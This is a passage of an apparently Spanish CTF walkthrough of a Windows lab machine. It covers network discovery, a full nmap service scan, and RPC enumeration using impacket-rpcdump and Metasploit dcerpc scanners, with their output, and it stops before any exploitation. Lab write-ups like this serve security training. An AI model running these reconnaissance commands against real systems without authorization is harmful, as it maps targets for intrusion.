
Nos presentan una máquina de The hackerslab para estudiar todos los vectores de ataque que pueda presentar la máquina.

Explotación de la máquina

Averiguramos la ip de la máquina a explotar, usamos netdiscover en vez de nmap

```
# netdiscover -r 192.168.56.0/24
```




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:06      1      60  Unknown vendor
192.168.56.100  08:00:27:39:bf:96      1      60  PCS Systemtechnik GmbH
192.168.56.136  08:00:27:3c:50:80      1      60  PCS Systemtechnik GmbH
```

Fase reconocimiento


Usamos nmap para descubrir puertos abiertos en el equipo

```
# nmap -sV -sC -sC -p- -Pn 192.168.56.136
```

Nmap nos desvela los siguientes puertos abiertos:



```
└─# nmap -sV -sC -sC -p- -Pn 192.168.56.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:05 EDT
Nmap scan report for DESKTOP-M464J3M (192.168.56.136)
Host is up (0.0020s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc         Microsoft Windows RPC
2105/tcp  open  msrpc         Microsoft Windows RPC
2107/tcp  open  msrpc         Microsoft Windows RPC
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
9047/tcp  open  unknown
9079/tcp  open  unknown
9080/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9081/tcp  open  http          Microsoft Cassini httpd 4.0.1.6 (ASP.NET 4.0.30319)
|_http-server-header: Cassini/4.0.1.6
| http-title: Login Saci
|_Requested resource was /App/Login.aspx
9083/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9147/tcp  open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
```



```
|     NetBIOS_Domain_Name: DESKTOP-M464J3M
|     NetBIOS_Computer_Name: DESKTOP-M464J3M
|     DNS_Domain_Name: DESKTOP-M464J3M
|     DNS_Computer_Name: DESKTOP-M464J3M
|_    Product_Version: 10.0.19041
| ms-sql-info:
|   192.168.56.136\COMPAC:
|     Instance name: COMPAC
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|     TCP port: 49992
|_    Clustered: false
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-12T15:59:53
|_Not valid after:  2054-07-12T15:59:53
|_ssl-date: 2024-07-12T18:57:28+00:00; +5h48m31s from scanner time.
MAC Address: 08:00:27:3C:50:80 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h48m30s, deviation: 0s, median: 5h48m30s
| smb2-time:
|   date: 2024-07-12T18:56:43
|_  start_date: N/A
|_nbstat: NetBIOS name: DESKTOP-M464J3M, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:3c:50:80 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 236.54 seconds
```


Descripción de los puertos abiertos:

- 135 msrpc
- 139 netbios-ssn
- 445 microsoft-ds?
- 1801 msmq?
- 2103 msrpc
- 2105 msrpc
- 2107 msrpc
- 5040 unknown
- 7680 pando-pub?
- 9047 unknown
- 9079 unknown
- 9080 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
- 9081 Microsoft Cassini httpd 4.0.1.6 (ASP.NET 4.0.30319)
- 9083 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
- 9147 unknown
- 49664 Microsoft Windows RPC
- 49665 Microsoft Windows RPC
- 49666 Microsoft Windows RPC
- 49668 Microsoft Windows RPC
- 49669 Microsoft Windows RPC
- 49670 Microsoft Windows RPC
- 49671 Microsoft Windows RPC
- 49992 Microsoft SQL Server 2017 14.00.1000.00

Enumeración de servicios


RPC (135)

```
$ nmap --script msrpc-enum -p 135 192.168.56.136
```




```
└─# nmap --script msrpc-enum -p 135 192.168.56.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:20 EDT
Nmap scan report for DESKTOP-M464J3M (192.168.56.136)
Host is up (0.00096s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
MAC Address: 08:00:27:3C:50:80 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

$ impacket-rpcdump -p 135 192.168.56.136 -debug




```
└─# impacket-rpcdump -p 135 192.168.56.136 -debug
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Retrieving endpoint list from 192.168.56.136
[+] StringBinding ncacn_ip_tcp:192.168.56.136[135]
Protocol: N/A
Provider: N/A
UUID    : 51A227AE-825B-41F2-B4A9-1AC9557A1018 v1.0 Ngc Pop Key Service
Bindings:
          ncacn_ip_tcp:192.168.56.136[49664]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[LSA_IDPEXT_ENDPOINT]
          ncalrpc:[lsacap]
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\DESKTOP-M464J3M[\pipe\lsass]

Protocol: N/A
Provider: N/A
UUID    : 8FB74744-B2FF-4C00-BE0D-9EF9A191FE1B v1.0 Ngc Pop Key Service
Bindings:
          ncacn_ip_tcp:192.168.56.136[49664]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
```

$ msf6 > use auxiliary/scanner/dcerpc/endpoint_mapper




```
msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > set RHOST 192.168.56.136
RHOST ⇒ 192.168.56.136
msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > run

[*] 192.168.56.136:135    - Connecting to the endpoint mapper service ...
[*] 192.168.56.136:135    - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 TCP (49664) 192.168.56.136 [Ngc Pop Key Service]
[*] 192.168.56.136:135    - 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (LRPC-1aa6a9bbc90e088a03) [WinHttp Auto-Proxy Service]
[*] 192.168.56.136:135    - 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (caca090b-e19c-47e4-b6b0-b91131fe2d3c) [WinHttp Auto-Proxy Service]
[*] 192.168.56.136:135    - 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (LRPC-59922d5b68b6d4ff5f) [PcaSvc]
[*] 192.168.56.136:135    - c0e9671e-33c6-4438-9464-56b2e1b1c7b4 v1.0 LRPC (LRPC-6997e780337c09d50f) [wbiosrvc]
[*] 192.168.56.136:135    - 4be96a0f-9f52-4729-a51d-c70610f118b0 v1.0 LRPC (LRPC-6997e780337c09d50f) [wbiosrvc]
[*] 192.168.56.136:135    - 0497b57d-2e66-424f-a0c6-157cd5d41700 v1.0 LRPC (LRPC-772e14750e2fa34ead) [AppInfo]
[*] 192.168.56.136:135    - 201ef99a-7fa0-444c-9399-19ba84f12a1a v1.0 LRPC (LRPC-772e14750e2fa34ead) [AppInfo]
[*] 192.168.56.136:135    - 5f54ce7d-5b79-4175-8584-cb65313a0e98 v1.0 LRPC (LRPC-772e14750e2fa34ead) [AppInfo]
[*] 192.168.56.136:135    - fd7a0523-dc70-43dd-9b2e-9c5ed48225b1 v1.0 LRPC (LRPC-772e14750e2fa34ead) [AppInfo]
[*] 192.168.56.136:135    - 58e604e8-9adb-4d2e-a464-3b0683fb1480 v1.0 LRPC (LRPC-772e14750e2fa34ead) [AppInfo]
[*] 192.168.56.136:135    - bf4dc912-e52f-4904-8ebe-9317c1bdd497 v1.0 LRPC (OLE4FBE5436AA648376407BC0C9E695)
[*] 192.168.56.136:135    - bf4dc912-e52f-4904-8ebe-9317c1bdd497 v1.0 LRPC (LRPC-d29fc4b4a97036be4f)
[*] 192.168.56.136:135    - 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (OLE5A24E425845D8CEBE14B2371FF41) [Security Center]
[*] 192.168.56.136:135    - 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (LRPC-4cecfafdf98e5319c2) [Security Center]
[*] 192.168.56.136:135    - 7a20fcec-dec4-4c59-be57-212e8f65d3de v1.0 LRPC (LRPC-448fdb8326bda5dc48)
[*] 192.168.56.136:135    - be6293d3-2827-4dda-8057-8588240124c9 v0.0 LRPC (LRPC-6a8dc62a59251c84ab)
[*] 192.168.56.136:135    - 54b4c689-969a-476f-8dc2-990885e9f562 v0.0 LRPC (LRPC-6a8dc62a59251c84ab)
[*] 192.168.56.136:135    - c503f532-443a-4c69-8300-ccd1fbdb3839 v2.0 LRPC (OLEE328778AD735498FDAFBD298C517)
[*] 192.168.56.136:135    - c503f532-443a-4c69-8300-ccd1fbdb3839 v2.0 LRPC (LRPC-ddb4180e21e55a936f)
[*] 192.168.56.136:135    - 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-f4a84d38549c01d73f)
[*] 192.168.56.136:135    - a4b8d482-80ce-40d6-934d-b22a01a44fe7 v1.0 LRPC (LicenseServiceEndpoint) [LicenseManager]
[*] 192.168.56.136:135    - 367abb81-9844-35f1-ad32-98f038001003 v2.0 TCP (49671) 192.168.56.136
[*] 192.168.56.136:135    - d4051bde-9cdd-4910-b393-4aa85ec3c482 v1.0 LRPC (LRPC-f7198d134fabce5b44)
[*] 192.168.56.136:135    - 4c9dbf19-d39e-4bb9-90ee-8f7179b20283 v1.0 LRPC (LRPC-f7198d134fabce5b44)
[*] 192.168.56.136:135    - fd8be72b-a9cd-4b2c-a9ca-4ded242fbe4d v1.0 LRPC (LRPC-f7198d134fabce5b44)
[*] 192.168.56.136:135    - 95095ec8-32ea-4eb0-a3e2-041f97b36168 v1.0 LRPC (LRPC-f7198d134fabce5b44)
[*] 192.168.56.136:135    - e38f5360-8572-473e-b696-1b46873beeab v1.0 LRPC (LRPC-f7198d134fabce5b44)
[*] 192.168.56.136:135    - d22895ef-aff4-42c5-a5b2-b14466d34ab4 v1.0 LRPC (LRPC-f7198d134fabce5b44)
[*] 192.168.56.136:135    - 98cd761e-e77d-41c8-a3c0-0fb756d90ec2 v1.0 LRPC (LRPC-f7198d134fabce5b44)
```

$ msf6 auxiliary(scanner/dcerpc/hidden) > set RHOST 192.168.56.136




```
msf6 auxiliary(scanner/dcerpc/hidden) > set RHOST 192.168.56.136
RHOST ⇒ 192.168.56.136
msf6 auxiliary(scanner/dcerpc/hidden) > run

[*] 192.168.56.136:       - Connecting to the endpoint mapper service ...
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49664 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49671 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49670 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49669 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:2107 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:2103 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:2105 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49668 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49666 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49667 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Looking for services on 192.168.56.136:49665 ...
[*] 192.168.56.136:       - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

$ msf6 auxiliary(scanner/dcerpc/hidden) > use auxiliary/scanner/dcerpc/management



```
msf6 auxiliary(scanner/dcerpc/management) > set RHOST 192.168.56.136
RHOST ⇒ 192.168.56.136
msf6 auxiliary(scanner/dcerpc/management) > run

[*] 192.168.56.136:135    - Remote Management Interface Error: DCERPC FAULT ⇒ nca_s_fault_access_denied
[*] 192.168.56.136:135    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
